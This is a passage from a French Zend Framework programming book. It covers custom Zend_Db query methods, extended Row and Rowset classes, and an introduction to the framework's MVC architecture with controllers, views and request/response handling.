- Essayez de transférer un maximum de traitements au niveau du SGBD : vues, déclencheurs, procédures stockées... MySQL, comme tout SGBD récent, est capable de traiter cela de manière bien plus performante que si la logique était déportée dans l'application.
- Évitez les opérations idiotes :
`$obj = $table->find(3)->current()->delete();`
doit être remplacé par `:$table->delete(3);`
- Gardez toujours à l'esprit le type de requêtes qui sont effectuées lorsque vous utilisez des méthodes ou des objets métier. Utilisez le profileur pour cela.
- Utilisez un cache comme Zend_Cache pour mettre en cache les requêtes les plus lourdes, voyez aussi du côté de votre SGBD : il est capable de mettre en cache des requêtes préparées entre deux connexions, et Zend Framework n'utilise que des requêtes préparées.

PRATIQUE **Profileur**

Zend_Db_Profiler est un objet qui permet l'analyse statistique des requêtes. Il n'est pas difficile à mettre en place et un coup d'œil à la documentation vous permettra de rapidement vous familiariser avec l'outil. Son homologue Zend_Db_Profiler_Firebug permet de toujours surveiller, dans la console Firebug, les requêtes envoyées au SGBD.

Aller plus loin avec le composant Zend_Db

Créer ses requêtes personnalisées

Chaque classe dite *de modèle*, possède des méthodes dont elle hérite de Zend_Db_Table_Abstract. Mais il est tout à fait possible, et même recommandé, d'écrire d'autres méthodes qui seront utiles plus tard dans les contrôleurs.

Par exemple, notre application pourrait avoir besoin de demander si une salle est disponible de telle date à telle date. Idem pour un utilisateur : est-il disponible entre le 1^{er} janvier et le 3 février de cette année ?

Nous allons, pour répondre à ces questions, créer des méthodes dans les classes `Troom` et `Tuser`.

Exemple de méthode personnalisée

```
<?php
class TRoom extends Zend_Db_Table_Abstract
{
    protected $_name     = 'room';
    protected $_primary = 'id';

    public function isAvailableAtPeriod($id, Zend_Date $debut, Zend_Date $fin)
    {
        $select = $this->_db->select();
        $select ->from(array('r'=>'reservation'),'id_room')
            ->where("UNIX_TIMESTAMP(date_begin) BETWEEN {$debut->getTimestamp()}
                AND {$fin->getTimestamp()}")
            ->orWhere("UNIX_TIMESTAMP(date_end) BETWEEN {$debut->getTimestamp()}
                AND {$fin->getTimestamp()}")
            ->orWhere($this->_db->quoteInto('UNIX_TIMESTAMP(date_end)<?',
                $debut->getTimestamp()))
            ->where('r.id_room = ?', (int)$id, Zend_Db::INT_TYPE);
        return !(bool)$select->query()->rowCount();
    }

    public function getReservedDaysCount($id)
    {
        $select = $this->_db->select();
        $select->from(array('r'=>'reservation'),
            array('count'=>'UNIX_TIMESTAMP(date_end)-UNIX_TIMESTAMP(date_begin)'))
            ->where('id_room=?', (int)$id, Zend_Db::INT_TYPE)
            ->where('UNIX_TIMESTAMP(date_end)>?', Zend_Date::now()->getTimestamp());
        return (int)ceil(array_sum(array_keys($this->_db->fetchAll($select, null,
            Zend_Db::FETCH_GROUP))) / 86400);
    }
}
```

Nous nous retrouvons avec une classe `Troom` qui possède deux méthodes faites main :

- `isAvailableAtPeriod($id, Zend_Date $debut, Zend_Date $fin) : bool ;`
- `getReservedDaysCount($id) : int.`

Les calculs peuvent paraître un peu complexes, ils utilisent `Zend_Date` et des fonctions de `MySQL`, mais ils répondent au besoin. Chaque classe passerelle possède une référence vers l'objet `Adapter`, accessible via l'attribut `$_db`.

Étendre Row et Rowset

Zend Framework a été pensé pour être extensible et personnalisable. Il propose un socle stable que chaque développeur pourra étendre à sa manière. Les objets Row et Rowset en sont un bon exemple.

Par défaut, Zend Framework utilise `Zend_Db_Table_Row` (et son équivalent `Rowset`), qui étendent chacun respectivement `Zend_Db_Table_Row_Abstract` (et son équivalent `Rowset`). Il est possible de remplacer ces objets par les vôtres. Ceci va vous permettre entre autres de :

- développer votre propre logique de gestion des résultats d'une base de données ;
- modifier les mécanismes de persistance et de sauvegarde des objets dits *métier* (objets Row).

Pour cela, il faut créer ses propres classes, puis indiquer à chaque classe passerelle que ce sont elles qu'elle devra utiliser, au lieu des objets par défaut. Ceci se réalise au moyen de méthodes comme `setRowClass()`, ou encore via les attributs protégés `$_rowClass` et `$_rowsetClass`.

Nous allons ajouter une méthode `saveToMemory()` aux objets Row. Cette méthode sauvegardera l'objet en mémoire en utilisant le cache passé aux classes passerelles. Aussi, nous allons développer un système d'auto-sauvegarde de l'objet en mémoire si celui-ci a été modifié dans le script, mais non sauvegardé avec la méthode `save()`. Il est nécessaire de relier un enregistrement Row à sa table lorsqu'il est désérialisé. Nous allons rendre cette étape automatique.

Les objets Rowset, quant à eux, doivent pouvoir utiliser n'importe quelle méthode proposée par les objets Row qu'ils contiennent. Ceci simplifiera fortement l'API.

La structure de nos classes et leur organisation au niveau du système de fichiers respectera les conventions Zend Framework, afin de pouvoir bénéficier de l'autoload.

Une classe Row personnalisée : `Zfbook/Db/Table/Row.php`

```
<?php
/**
 * Enregistrement (Row) de base de données
 */
class Zfbook_Db_Table_Row extends Zend_Db_Table_Row_Abstract
{
    /**
     * Activation/désactivation de l'autosauvegarde
     * à la destruction
     */
    private static $_autoSave = true;
```

Rappel Autoload

L'organisation de Zend Framework et l'autoload ont été abordés au chapitre 4. Nous rappelons que nous supposons l'autoload activé, et nous omettons donc toute instruction de type `include` ou `require`.

```
/**
 * Méthode de manipulation de l'autosauvegarde
 */
public static function setAutoSave($save)
{
    self::$_autoSave = (bool) $save;
}

/**
 * Sauvegarde les données dans le cache
 */
public function saveToMemory()
{
    $cache = Zend_Db_Table::getDefaultMetadataCache();
    if (!$cache instanceof Zend_Cache_Core ) {
        throw new Zend_Db_Table_Row_Exception('Pas de cache configuré');
    }
    $cacheId = '';
    foreach ($this->_primary as $primary) {
        $cacheId .= '_' . $this->$primary;
    }
    return $cache->save($this, $this->_tableClass.$cacheId);
}

/**
 * Destructeur d'objet.
 * Sauvegarde automatiquement l'objet dans le cache
 * si la sauvegarde est activée et si l'objet a été modifié
 * depuis sa création.
 */
public function __destruct()
{
    if (!self::$_autoSave || empty($this->_modifiedFields)) {
        return;
    }
    $this->saveToMemory();
}

/**
 * Appelé à la désérialisation de l'objet
 * Reconnecte automatiquement l'objet à sa table
 */
public function __wakeup()
{
    $this->setTable(new $this->_tableClass);
}
}
```

Une classe Rowset personnalisée : Zfbook/Db/Table/Rowset

```
<?php
class Zfbook_Db_Table_Rowset extends Zend_Db_Table_Rowset_Abstract
{
    /**
     * Méthode magique mettant en cache tout appel non existant sur
     * le Rowset, vers les Rows qu'il contient
     */
    public function __call($meth, $args)
    {
        if (method_exists($this->_rowClass, $meth)) {
            foreach ($this as $row) {
                call_user_func_array(array($row, $meth), $args);
            }
        } else {
            trigger_error("Call to undefined method ".get_class($this). ":: $meth()", E_USER_ERROR);
        }
    }
}
```

Pour pouvoir utiliser ces deux objets Row et Rowset, il faut les déclarer au niveau des classes passerelles (Zend_Db_Table), par exemple comme ceci :

Faire en sorte qu'une classe passerelle utilise les objets personnalisés

```
<?php
class TRoom extends Zend_Db_Table_Abstract
{
    protected $_name      = 'room';
    protected $_primary   = 'id';

    protected $_rowClass  = 'Zfbook_Db_Table_Row';
    protected $_rowsetClass = 'Zfbook_Db_Table_Rowset';
    // ... suite de la classe
}
```

La classe TRoom servira maintenant des objets Zfbook_Db_Table_Row et Rowset, avec leurs fonctionnalités additionnelles.

Tout objet Row qui a été modifié depuis sa création et non sauvegardé avec la méthode save() sera alors, à sa destruction, sauvegardé dans un cache. Actuellement, il n'existe pas de méthode permettant de les récupérer du cache, mais nous laissons ceci à votre appréciation.

Aussi, le proxy de méthodes sur le Rowset est très intéressant, dans la mesure où il permet un appel de méthode des objets Row, sur le Rowset.

Proxy de méthode d'un Rowset vers les Rows qu'il contient

```
<?php
$user = new TUser;


// Récupération des utilisateurs 1, 2 et 3
// $users est un jeu de résultats : Rowset
$users = $user->find(array(1, 2, 3));

// Cette méthode n'existe pas sur les objets Rowset, mais
// sera appelée, grâce à __call, sur tous les objets
// Row le composant
$users->saveToMemory();
```


En résumé

Zend_Db est un composant riche en fonctionnalités et très extensible. Il permet une interface simple et robuste avec la plupart des SGBD du marché et propose, dans la majorité des cas, l'insertion automatique de caractères d'échappement ainsi que des requêtes préparées.

Son implémentation, basée sur les motifs de conception *Table Data Gateway* et *Row Data Gateway*, permet des opérations simples sur les tables ou les vues, alors qu'ils ont été programmés pour être extensibles et éventuellement pour s'intégrer dans des solutions plus larges d'ORM.



chapitre 6



Architecture MVC

Rares sont les applications web qui n'utilisent pas de près ou de loin une architecture de type MVC. Motif de conception spécialisé dans l'organisation globale d'une application, MVC propose une séparation entre le design, la gestion des données et la logique de navigation.

SOMMAIRE

- ▶ Comprendre l'organisation MVC de Zend Framework
- ▶ Maîtriser l'utilisation de Zend_Controller

COMPOSANTS

- ▶ Zend_Controller
- ▶ Zend_Layout
- ▶ Zend_View

MOTS-CLÉS

- ▶ MVC
- ▶ modèle
- ▶ vue
- ▶ contrôleur
- ▶ architecture
- ▶ template
- ▶ action
- ▶ navigation

PRÉREQUIS MVC

Avant d'aborder ce chapitre, il est important d'avoir compris en théorie ce qu'est une architecture MVC. L'annexe E est consacrée à la présentation théorique de MVC.

PRATIQUE Zend Studio

Le logiciel Zend Studio For Eclipse permet de mettre sur pied un projet type, en quelques clics seulement. Vous trouverez de plus amples informations à ce sujet au chapitre 14.

Zend Framework propose sa propre implémentation de MVC. Celle-ci est pensée pour être souple et paramétrable. Le composant `Zend_Controller`, au cœur de cette implémentation, peut être utilisé simplement avec sa configuration par défaut ou, de manière avancée, grâce à un système de routage et de configuration étendu.

Ce chapitre est divisé en trois grandes parties :

- `Zend_Controller` – *utilisation simple* : une introduction pratique et accessible sur ce composant central. Cette partie permettra de créer une application MVC en quelques minutes en adoptant une architecture minimale.
- `Zend_Layout`, `Zend_View` : de ces composants dépend toute la logique d'affichage client de Zend Framework. Nous abordons ici leur fonctionnement et leurs possibilités étendues.
- *Le modèle* : extraction et structuration des données à afficher.

Enfin, le chapitre suivant est consacré à l'utilisation avancée de `Zend_Controller`. Son objectif sera de vous faire comprendre le fonctionnement interne de ce composant et de vous aider à en maîtriser toute la souplesse et les possibilités. Nous verrons entre autres l'utilisation de modules, la création de *plugins* et les paramétrages avancés de tous les objets au cœur du modèle MVC de Zend Framework.

Zend_Controller : utilisation simple

Nous vous proposons ici de mettre en place en quelques minutes une architecture MVC minimale avec Zend Framework. Ainsi, nous allons structurer notre application dans les règles de l'art.

Mettre en place l'architecture

Avant toute chose, nous devons créer des dossiers et des fichiers de base – ils sont représentés sur la figure 6-1. Il vous suffit pour cela de créer les dossiers représentés ainsi que les fichiers, qui, dans un premier temps, seront vides.

Dans une application Zend Framework, la partie MVC est située dans un dossier à part, nommé par défaut `application`. Trois sous-dossiers `controllers`, `views` et `models` ont des noms explicites quant à leur contenu.

- Dans le dossier `controllers`, le fichier `IndexController.php` contient le contrôleur principal de l'application, c'est-à-dire celui qui est appelé par défaut.




Figure 6-1
Dossiers et fichiers
pour une architecture MVC minimale

- Le fichier `index.phtml`, dans `views/index`, correspond à la vue du contrôleur principal. En fait, il s'agit de la vue de l'action `index` (nom du fichier) du contrôleur `index` (nom du dossier contenant).
- Le fichier `html/index.php` est ce que l'on appelle un *bootstrap* ou « fichier d'amorçage ». C'est vers ce fichier que toutes les requêtes HTTP sont redirigées, mis à part celles des fichiers statiques (images, CSS, JavaScript...).

PERFORMANCE **Bootstrap**

Le *bootstrap* (ou fichier d'amorçage) n'est pas spécifique au Zend Framework. On le retrouve dans de nombreux projets basés sur MVC. Il est le point d'entrée de toute requête sollicitant la création d'une page dynamique. Cela fait aussi de lui le goulet d'étranglement de l'application ! Il est donc important de veiller à la présence de chacun des objets, de ne pas en créer d'inutiles, ou encore d'utiliser des caches aussi souvent que possible.

Parcours d'une requête HTTP

Une fois munis des dossiers et fichiers principaux, il est important de comprendre le parcours de notre requête HTTP. La figure 6-2 illustre cette opération avec un exemple de requête vers un export de réservations.




Figure 6-2
Appel de l'action correspondant
à la requête HTTP

Module

Le module est une dimension supplémentaire du modèle MVC proposé par `Zend_Controller`. Réservés aux sites de taille importante, les modules sont des dossiers qui encapsulent chacun un trio Modèle-Vue-Contrôleur. Conceptuellement, nous pouvons assimiler les modules à des sous-sites, inclus dans le site actuel.

Routage

Cette règle qui lie le format de l'URL aux appels des actions est un comportement par défaut dans Zend Framework. Il est possible de modifier tout ou partie de ce comportement grâce aux mécanismes de routage qui seront abordés plus loin dans ce chapitre.

Figure 6-3
Appel de l'action correspondant aux paramètres de l'URL

Notre requête passe d'abord par le *contrôleur frontal* qui est instancié dans le bootstrap (`html/index.php`). Ce contrôleur frontal va déterminer quel *contrôleur* et quelle *action* doivent être appelés. C'est ainsi, par exemple, que le contrôleur réservations est instancié et que l'action exporter est appelée. Techniquement, un contrôleur est une classe, et l'action une méthode de cette dernière.

Dernière chose importante à savoir : dans Zend Framework, par défaut, le contrôleur et l'action à appeler dépendent de l'URL. Ce mécanisme est illustré par la figure 6-3.



À la racine de l'URL, le premier mot entre deux caractères « / » est le nom du contrôleur à appeler et le deuxième est le nom de l'action. Lorsqu'on ne spécifie pas le contrôleur et l'action dans l'URL, ils sont par défaut nommés `index` et `index`. De cette manière, la méthode `indexAction()` de la classe `IndexController` sera automatiquement appelée.

Exemple simple d'utilisation de Zend_Controller

Passons maintenant au code source. Une fois les dossiers et les fichiers créés, puis le principe compris, il reste l'implémentation. Voici dans un premier temps à quoi ressemble l'instanciation du contrôleur frontal dans le bootstrap :

Contenu du bootstrap `html/index.php`

```
// Utilisation de Zend_Loader
require_once 'Zend/Loader.php';

// Chargement automatique des classes
Zend_Loader::registerAutoload();
```

```
// Appel du contrôleur frontal,
// qui se charge de traiter la requête
Zend_Controller_Front::run('../application/controllers');
```

Les première et deuxième lignes correspondent simplement à l'appel de l'autoload qui permet le chargement automatique des classes. C'est la troisième ligne qui nous intéresse ici.

La méthode `run()` de la classe `Zend_Controller_Front` instancie le contrôleur frontal avec, comme paramètre, le chemin vers les contrôleurs. Il est bien entendu possible de faire cela de manière plus minutieuse, mais nous nous limitons volontairement ici à cette version minimale, par souci de clarté.

Voyons ensuite ce que contient le fichier `IndexController.php`, qui renferme le contrôleur et l'action :

Contenu du contrôleur `application/controllers/IndexController.php`

```
// La classe correspondant au contrôleur index
// (contrôleur par défaut)
class IndexController extends Zend_Controller_Action
{
    // L'action index
    public function indexAction()
    {}
}
```

Toujours en version minimale, nous pouvons déduire deux informations essentielles de ce script :

- le contrôleur est la classe `IndexController`. Tout contrôleur Zend Framework étend la classe `Zend_Controller_Action` ;
- l'action est la méthode `indexAction()` de la classe `IndexController`. Toute action Zend Framework est une méthode suffixée par le mot-clé `Action`.

Enfin, il nous reste à voir le contenu de la vue `views/index/index.phtml` :

Contenu de la vue `views/index/index.phtml`

```
<p>Bonjour le monde !</p>
```

La vue contient simplement du code HTML. Bien sûr, il pourra y avoir un peu de PHP par la suite, ce que nous verrons dans la section `Zend_View`. Zend Framework appelle automatiquement la vue. Si celle-ci n'existe pas, une erreur est générée.

RAPPEL Autoload

L'autoload est une fonctionnalité PHP abordée en annexe B. `Zend_Loader` est une classe encapsulant un mécanisme d'autoload ; elle est détaillée dans le chapitre 4.

Mettre en place le squelette de l'application

Reprenons ici notre application de gestion de salles. Nous allons simplement créer les fichiers qui correspondent aux contrôleurs et aux vues, puis les classes qui correspondent à nos contrôleurs.

Un contrôleur `ReservationController` sera tout particulièrement important dans notre application. Il a déjà été implicitement abordé dans les illustrations 6-2 et 6-3 précédentes. C'est à travers ce contrôleur que nous accéderons aux fonctionnalités principales de notre application.

Contrôleurs	Actions	Vues
IndexController	<code>indexAction()</code> <code>contactAction()</code> <code>languageAction()</code>	<code>index/index</code> <code>index/contact</code> pas de vue
LoginController	<code>indexAction()</code> <code>loginAction()</code> <code>logoutAction()</code>	<code>login/welcome</code> ou <code>login/loginform</code> pas de vue pas de vue
Reservation Controller	<code>indexAction()</code> <code>listAction()</code> <code>editAction()</code> <code>deleteAction()</code> <code>exportAction()</code>	<code>reservation/index</code> <code>reservation/list+</code> <code>reservation/edit</code> pas de vue <code>reservation/export</code>
ErrorController	<code>errorAction()</code>	<code>error/error</code>
Webservice Controller	<code>rssAction()</code> <code>soapAction()</code> <code>restAction()</code>	pas de vue pas de vue pas de vue

Figure 6-4
Squelette prévisionnel de l'application

RENOI MVC avancé

Par défaut, une action est toujours liée à une vue qui porte son nom. Cette politique, bien que conseillée pour une organisation cohérente, n'est pas une obligation. Il est possible de lier une action à une ou plusieurs vues manuellement, ou à aucune, en fonction des besoins. Ce sera le cas dans notre application, comme nous pouvons le voir sur la figure 6-4. Ces changements par rapport aux comportements par défaut seront expliqués ultérieurement.

La figure 6-4 présente les classes, actions et vues qui interviennent dans le squelette prévisionnel de notre application. Cette organisation peut changer au fur et à mesure des développements, mais il est intéressant d'avoir un aperçu de ce squelette afin d'assurer une répartition cohérente des fonctionnalités dans les contrôleurs et les actions.

Voici ce que nous pouvons dire de cette répartition prévisionnelle :

- Le contrôleur `IndexController` va gérer la page d'accueil générale de l'application. Il comportera la page d'accueil avec sa vue associée, un formulaire de contact et assurera aussi le changement de langue. Seul le changement de langue n'a pas besoin de vue, car nous souhaitons que cette opération se fasse sur la page courante.
- `LoginController` est responsable du traitement du formulaire d'identification (*login*) situé en haut à droite de toute page. Ce contrôleur donne un exemple d'action ayant plusieurs vues qui ne représentent pas des pages, mais seulement des blocs faisant partie du gabarit (*layout*) de l'application.

- `ReservationController` comportera les fonctionnalités principales de l'application de réservation. Il permettra l'accès aux fonctionnalités de lecture et d'édition des réservations. L'action `list` est liée à une fonctionnalité spéciale appelée `ContextSwitch` que nous aborderons plus tard et qui permet de sélectionner une vue parmi plusieurs en fonction d'un contexte (HTML, RSS...).
- `ErrorController` est appelé automatiquement lorsqu'une exception est levée dans le modèle MVC. Nous aborderons ce contrôleur spécial plus loin.
- Enfin, `WebserviceController` sera spécialement dédié aux services web et aux flux. Ces mécanismes ne nécessitent pas de vue, comme nous le verrons dans le chapitre 12 consacré aux services web.

Code du squelette

Le contenu de chaque contrôleur est basé sur le même principe : une classe qui représente le contrôleur et des méthodes qui correspondent aux actions, comme nous l'avons vu précédemment. Voici un exemple de squelette pour le contrôleur `ReservationController` :

Squelette de `ReservationController`

```
class ReservationController extends Zend_Controller_Action
{
    // fait appel à la vue reservation/index.phtml
    public function indexAction()
    {
    }

    // fait appel aux vues reservation/list.*.phtml
    // (contextswitch)
    public function listAction()
    {
    }

    // fait appel à la vue reservation/edit.phtml
    public function editAction()
    {
    }

    // ne fait appel à aucune vue, appelle la page précédente
    public function deleteAction()
    {
    }

    // fait appel à la vue reservation/export.phtml
    public function exportAction()
    {
    }
}
```

Les vues sont situées comme prévu dans le dossier `views/scripts`. Toute vue doit comporter l'extension `*.phtml`. Dans un premier temps, nos fichiers de vues seront vides. Il est néanmoins nécessaire de les créer, sinon une erreur sera signalée.

Attribuer des paramètres à la vue

Revenons à notre apprentissage de l'implémentation MVC proposée par Zend Framework. Comme nous venons de le voir, par défaut, un contrôleur est lié à une vue. L'emplacement de la vue dépend du contrôleur et de l'action sollicités. Par exemple, l'appel de l'action `ReservationController::listAction()` est lié à la vue `views/scripts/controller/list.phtml`.

Il est possible d'attribuer des paramètres à la vue depuis le contrôleur. Cette opération est très courante (c'est le rôle théorique des contrôleurs), car elle permet d'afficher toutes les informations dynamiques telles que le contenu de la base de données. Pour reprendre notre exemple simple, nous allons juste attribuer un paramètre `$title` à la vue depuis notre contrôleur :

Attribution d'un paramètre dynamique à la vue (méthode 1)

```
class IndexController extends Zend_Controller_Action
{
    public function indexAction()
    {
        $this->view->assign('title', 'Bonjour le monde');
    }
}
```

Voici au passage une autre manière de déclarer le paramètre `$title` en utilisant les *méthodes magiques* internes à `Zend_View`. Cette méthode est la plus utilisée.

Attribution d'un paramètre dynamique à la vue (méthode 2)

```
class IndexController extends Zend_Controller_Action
{
    public function indexAction()
    {
        $this->view->title = 'Bonjour le monde';
    }
}
```

L'affichage du contenu de ce paramètre dans la vue est simple. Il n'y a qu'une seule chose à comprendre : la vue est située dans l'objet

⚡ Méthodes magiques

Les méthodes magiques ont des noms prédéfinis qui commencent par deux traits de soulignement « `__` ». Elles proposent des automatismes spécifiques à l'implémentation objet de PHP 5. Vous trouverez des informations détaillées sur les méthodes magiques dans l'annexe C consacrée à la POO.

`$this->view` de notre contrôleur. En d'autres termes, la variable spéciale `$this` dans la vue correspond à `$this->view` dans le contrôleur (agrégation). Il est alors aisé de récupérer le titre pour l'afficher :

Affichage du paramètre `title` dans la vue

```
<p><?php echo $this->title; ?> !</p>
```

Toute attribution de paramètre se fait de cette manière. Cette méthode permet entre autres de filtrer et d'isoler tous les paramètres qui sont passés à la vue.

Manipulation des données HTTP

L'accès direct aux variables superglobales du type `$_POST`, `$_GET`, ainsi que l'appel direct de fonctions telles que `header()`, sont déconseillés avec Zend Framework. Les contrôleurs d'action disposent de méthodes `getRequest()` et `getResponse()` qui permettent un accès à des objets `Request` et `Response`. Passer par ces objets permet, en théorie, d'éliminer les aléas du langage (configuration et évolutions au fil des nouvelles versions).




Figure 6-5
Accès aux objets `Request`
et `Response` de Zend Framework

La requête et la réponse dont il est question ici font référence au visiteur (client HTTP). Il est important de prendre cela en compte de manière à ne pas les confondre. La figure 6-5 illustre la manière dont on accède à ces objets et ce à quoi ils correspondent :

- `getRequest()` donne accès à l'objet `Zend_Controller_Request_Http` qui contient :
 - les paramètres HTTP de formulaires ou de barres d'adresse `$_POST` et `$_GET`, mais aussi `$_COOKIE`, `$_SERVER` et `$_ENV` ;
 - les noms du module, du contrôleur et de l'action courante.
- `getResponse()` donne accès à l'objet `Zend_Controller_Response_Http` qui contient les données de la réponse HTTP :
 - les en-têtes HTTP ;
 - le contenu de la réponse (`body`) ;
 - les éventuelles exceptions rencontrées lors de la construction de la réponse ;
 - le code de la réponse et d'autres informations concernant la réponse (redirection, exceptions potentiellement levées par le *renderer*, etc.).
- `_getParam()` est un raccourci qui permet de récupérer des paramètres de l'objet requête. L'appel `$this->getRequest->getParam()` a le même effet.

Ces méthodes seront largement utilisées dans les pages qui comportent des formulaires et des mécanismes liés aux paramètres HTTP. Dans ce chapitre, reportez-vous aux sections `Zend_Layout` pour un exemple de récupération du contrôleur, et à la gestion des erreurs pour un exemple avec `_getParam()`.

Afin de se familiariser avec la requête et la réponse, voici une petite action qui effectue une copie de sauvegarde (*dump*) de ces deux objets :

L'action `IndexController::infoAction()` qui effectue le dump

```
/**
 * Dump de la requête et de la réponse
 */
public function infoAction()
{
    if ($this->getInvokeArg('debug') == 1) {
        $this->getResponse()->setHeader('Cache-control', 'no-cache');
        $this->view->setTitrePage("Contenu de request et response");
        $this->view->request = $this->getRequest();
        $this->view->response = $this->getResponse();
    }
}
```

Cette action, qui est traitée uniquement en mode *debug*, ajoute un en-tête de réponse HTTP via `getResponse->setHeader()` et passe les objets `Request` et `Response` à la vue. Celle-ci affiche simplement un dump de ces paramètres :

Dump des paramètres request et response (index/info.phtml)

```
<div style="float: right">
  <?php var_dump($this->response); ?>
</div>
<?php var_dump($this->request); ?>
```

Le résultat de ces dumps est illustré par la figure 6-6.

